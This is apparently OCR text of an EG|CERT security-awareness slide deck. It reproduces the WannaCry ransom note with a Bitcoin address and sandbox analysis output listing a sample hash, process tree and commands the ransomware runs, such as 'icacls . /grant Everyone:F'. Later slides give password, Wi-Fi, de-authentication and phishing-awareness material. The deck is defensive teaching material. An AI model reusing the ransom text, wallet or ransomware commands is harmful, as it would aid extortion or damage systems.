
Processing:




EG|CERT

Reporting:

EG|CERT


Wana Decrypt0r 2.0
Ooops, your files have been encrypted!
English
What Happened to My Computer?
Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.
Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.
How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am
Payment will be raised on
1/4/1970 00:00:00
Time Left
Your files will be lost on
1/8/1970 00:00:00
Time Left
Send $600 worth of bitcoin to this address:
13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94
Copy
About bitcoin
How to buy bitcoins?
Contact Us
Check Payment
Decrypt
Malicious activity
ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe
MD5: 84C82835A5D21BBCF75A61706D8AB549
Start: 07.02.2025, 18:42
Total time: 300 s
Win10 64bit
wannacry
ransomware
stealer
qrcode
wannacryptor
maldoc
Indicators:
Tracker: Ransomware, Stealer, WannaCry
Get sample
IOC
MalConf
Restart
Text report
Graph
ATT&CK
Summary
beta
Export
Processes
Filter by PID or name
Only important
6320 ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe DMP
wannacry 63k 133 36
6360 attrib.exe +h .
67 9 12
Process details ID 6320 Malicious
T1486 Data Encrypted for Impact (1)
WannaCry Ransomware is detected
T1566.001 Spearphishing Attachment (1)
Drops known malicious image
T1176 Browser Extensions (1)
Modifies files in the Chrome extension folder
RANSOMWARE has been detected
T1137 Office Application Startup (1)
Writes a file to the Word startup folder
T1552.001 Credentials In Files (1)
Actions looks like stealing of personal data
T1518 Software Discovery (1)
Actions looks like stealing of personal data
WANNACRY has been detected (YARA)
WANNACRY mutex has been found
T1547.001 Registry Run Keys / Startup Folder (1)
WANNACRY has been detected
HTTP Requests 6
Connections 42
DNS Requests 18
Threats 8
Filter by PID, name or url
PCAP
Timeshift Headers Rep PID Process name CN URL Content
769 ms GET 200: OK 2164 svchost.exe http://crl.microsoft.com/pki/crl/products/MicRooCerAut2011_2011_03_22.crl 1 Kb binary
777 ms GET 200: OK 2164 svchost.exe http://www.microsoft.com/pkiops/crl/MicSecSerCA2011_2011-10-18.crl 973 b binary
17075 ms GET 200: OK 1176 svchost.exe http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn... 471 b binary
29413 ms GET 200: OK 6424 SIHClient.exe http://www.microsoft.com/pkiops/crl/Microsoft%20ECC%20Product%20Root%20Cer... 419 b binary
29416 ms GET 200: OK 6424 SIHClient.exe http://www.microsoft.com/pkiops/crl/Microsoft%20ECC%20Update%20Secure%20S... 408 b binary
47816 ms GET 200: OK 6732 backgroundTaskHost... http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBQ50otx%2Fh0Ztl... 471 b binary
NETWORK
FILES
DEBUG

EG|CERT


#WANNACRY
@wanadecryptor@.exe
no specs
start
#WANNACRY
ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe
#WANNACRY
cmd.exe
no specs
conhost.exe
no specs
#WANNACRY
@wanadecryptor@.exe
no specs
#WANNACRY
@wanadecryptor@.exe
no specs
cmd.exe
no specs
conhost.exe
no specs
reg.exe
mspaint.exe
no specs
taskdl.exe
no specs
#WANNACRY
@wanadecryptor@.exe
no specs
taskdl.exe
no specs
#WANNACRY
@wanadecryptor@.exe
no specs
taskdl.exe
no specs
#WANNACRY
@wanadecryptor@.exe
#WANNACRY
@wanadecryptor@.exe
no specs
taskdl.exe
no specs

EG|CERT

HYBRID ANALYSIS | Sandbox | Quick Scans | File Collections | Resources | Request Info | IP, Domain, Hasl

RegCloseKey

Screenshots

Show more

Hybrid Analysis

Tip: Click an analysed process below to view more details.

Analysed 49 processes in total (System Resource Monitor).

- *Input Sample* (PID: 5056) 20/23
  - attrib.exe attrib +h . (PID: 2152) Hash Seen Before
  - icacls.exe icacls . /grant Everyone:F /T /C /Q (PID: 5944) Hash Seen Before
  - taskdl.exe (PID: 3180) Hash Seen Before
  - cmd.exe %WINDIR%\system32\cmd.exe /c 205041728161254.bat (PID: 1572) Hash Seen Before
    - cscript.exe //nologo m.vbs (PID: 7596) Hash Seen Before

EG|CERT


Malicious Indicators
Anti-Detection/Stealthyness
Attempts to change the attributes of the files
External Systems
Sample detected by CrowdStrike Static Analysis and ML with relatively high confidence
Installation/Persistence
Writes data to a remote process
Pattern Matching
YARA signature match
System Security
Modifies the access control lists of files
Unusual Characteristics
Spawns a lot of processes

EG|CERT

Network Security Tips


EG|CERT

Strengthen Your Passwords




EG|CERT

Use Different Password




EG|CERT

Avoid Public Networks



EG|CERT

Backup Important Data




EG|CERT

Securing Wi-Fi Tips

EG|CERT

De-authentication Attack



EG|CERT

Why I was able to perform this attack ?

Wi-Fi Frames:

- **Management Frames (Not encrypted)**
  - Establish and maintain connections
- **Control Frames**
  - Assist in data transmission and coordination
- **Data Frames**
  - Carry actual user data over the network

Securing Wi-Fi:

Wi-fi Security:

- Use Strong Encryption
  Enable WPA3 or WPA2 encryption for your Wi-Fi network.

- Set a Strong Password
  Use a complex, unique password for your Wi-Fi network to prevent unauthorized access.

- Disable WPS (Wi-Fi Protected Setup)
  Turn off WPS to reduce the risk of brute force attacks.

- Hide SSID (Network Name)
  Disable SSID broadcast to make your network less visible to unauthorized users.

EG|CERT

Quiz

EG|CERT

EG|CERT

BREAK

2

Hands-On Activity: Recognizing Phishing

EG|CERT

EG|CERT


Agenda

- Introduction
- Common Types of Phishing
- How to Protect?!
- Quiz

True Story

HR

